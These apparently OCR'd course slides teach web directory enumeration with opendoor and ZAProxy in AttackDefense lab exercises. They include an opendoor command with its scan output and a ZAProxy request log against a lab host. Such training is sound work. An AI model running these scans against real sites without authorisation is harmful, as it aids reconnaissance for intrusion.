
Lab URL: https://attackdefense.com/challengedetails?cid=1886

Video URL: https://youtu.be/WyImLjjB-T0

Enumerating Directories : opendoor

- CLI Interface
- Looks for Non 404 response codes
- Supports searching for file with specific extension
- Supports output to be saved in file (HTML, JSON, TXT)
- Recursive enumeration is not supported
- Specific Status codes cannot be excluded

Enumerating Directories : opendoor




Enumerating Directories : opendoor

```
root@attackdefense:~# opendoor --host http://192.156.207.3 -s directories -w /usr/share/wordlists/dirb/common.txt -e php,txt,xml
#############################################################
#                                                           #
#  _____  _____  _____  _  _     ____   _____  _____  ____  #
# (  _  )(  _  \(  ___)( \( )   (  _ \ (  _  )(  _  )(  _ \ #
#  )(_)(  )___/ )__)  )  (     )(_) ) )(_)(  )(_)(  )   /  #
# (_____)(__)  (____)(_)\_)   (____/ (_____)(_____)(_)\_)  #
#                                                           #
#  Directories: 36942                                       #
#  Subdomains: 181018                                       #
#  Browsers: 112                                            #
#  Proxies: 204                                             #
#  License: GNU General Public License                      #
#############################################################
[ 0:00:00 ] info     Use --report param to store your scan results
[ 0:00:00 ] info     Wait, please, checking connect to -> 192.156.207.3:80 ...
[ 0:00:00 ] info     Server 192.156.207.3:80 (192.156.207.3) is online!
[ 0:00:00 ] info     Scanning 192.156.207.3 ...
[ 0:00:00 ] info     0.2% [0013/8334] - 0B - Denied http://192.156.207.3/.ht_wsr.txt
[ 0:00:00 ] info     0.2% [0014/8334] - 0B - Denied http://192.156.207.3/.htaccess.txt
[ 0:00:00 ] info     1.7% [0145/8334] - 0B - http://192.156.207.3/3x.php
[ 0:00:00 ] warning  skip [0000/8334] - Ignored /404.php
[ 0:00:00 ] info     31.1% [2591/8334] - 0B - Denied http://192.156.207.3/cgi-bin/logi.php
[ 0:00:00 ] info     31.1% [2592/8334] - 0B - Denied http://192.156.207.3/cgi-bin/login.php
[ 0:00:00 ] info     45.2% [3766/8334] - 0B - http://192.156.207.3/err.php
[ 0:00:00 ] warning  skip [0000/8334] - Ignored /error.php
[ 0:00:00 ] info     55.4% [4618/8334] - 0B - http://192.156.207.3/index.inc.php
[ 0:00:00 ] warning  skip [0000/8334] - Ignored /index.php
[ 0:00:00 ] info     56.7% [4729/8334] - 0B - OK http://192.156.207.3/installation.php
```

Filetype Extension

Enumerating Directories : opendoor



Lab: Directory Enumeration with Opendoor


Lab URL: https://attackdefense.com/challengedetails?cid=1884

Video URL: https://youtu.be/w8viJOSQheI


Enumerating Directories : ZAProxy

- GUI Interface
- Forced Browse Directory
- Looks for non 404 response
- Site is automatically added to sites tab.
- Recursive enumeration is supported
- Specific Status codes cannot be excluded

Enumerating Directories : ZAProxy



Enumerating Directories : ZAProxy



Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	Size Resp. Header
5/20/20 7:01:31 PM	5/20/20 7:01:31 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/pmahomme/jq...	200	OK	171 bytes
5/20/20 7:01:32 PM	5/20/20 7:01:32 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/pmahomme/cs...	200	OK	168 bytes
5/20/20 7:01:32 PM	5/20/20 7:01:32 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/original/layout.i...	200	OK	168 bytes
5/20/20 7:01:32 PM	5/20/20 7:01:32 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/pmahomme/jq...	200	OK	253 bytes
5/20/20 7:01:32 PM	5/20/20 7:01:32 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/original/sprites....	200	OK	168 bytes
5/20/20 7:01:32 PM	5/20/20 7:01:32 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/original/css/the...	200	OK	168 bytes
5/20/20 7:01:32 PM	5/20/20 7:01:32 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/original/css/the...	200	OK	193 bytes
5/20/20 7:01:32 PM	5/20/20 7:01:32 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/original/css/the...	200	OK	168 bytes
5/20/20 7:01:33 PM	5/20/20 7:01:33 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/original/jquery/i...	200	OK	171 bytes
5/20/20 7:01:33 PM	5/20/20 7:01:33 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/original/jquery/j...	200	OK	253 bytes
5/20/20 7:01:33 PM	5/20/20 7:01:33 PM	GET	http://192.156.207.3:80/phpmyadmin/changelog.php	200	OK	692 bytes
5/20/20 7:01:33 PM	5/20/20 7:01:33 PM	GET	http://192.156.207.3:80/phpmyadmin/license.php	200	OK	693 bytes
5/20/20 7:01:33 PM	5/20/20 7:01:33 PM	GET	http://192.156.207.3:80/phpmyadmin/setup/	200	OK	906 bytes
5/20/20 7:01:33 PM	5/20/20 7:01:33 PM	GET	http://192.156.207.3:80/phpmyadmin/LICENSE	200	OK	206 bytes
5/20/20 7:01:33 PM	5/20/20 7:01:33 PM	GET	http://192.156.207.3:80/phpmyadmin/themes/original/img/p...	200	OK	177 bytes

Lab: Directory Enumeration with ZAProxy


Lab URL: https://attackdefense.com/challengedetails?cid=1885

Video URL: https://youtu.be/I6dO-GeZc3g

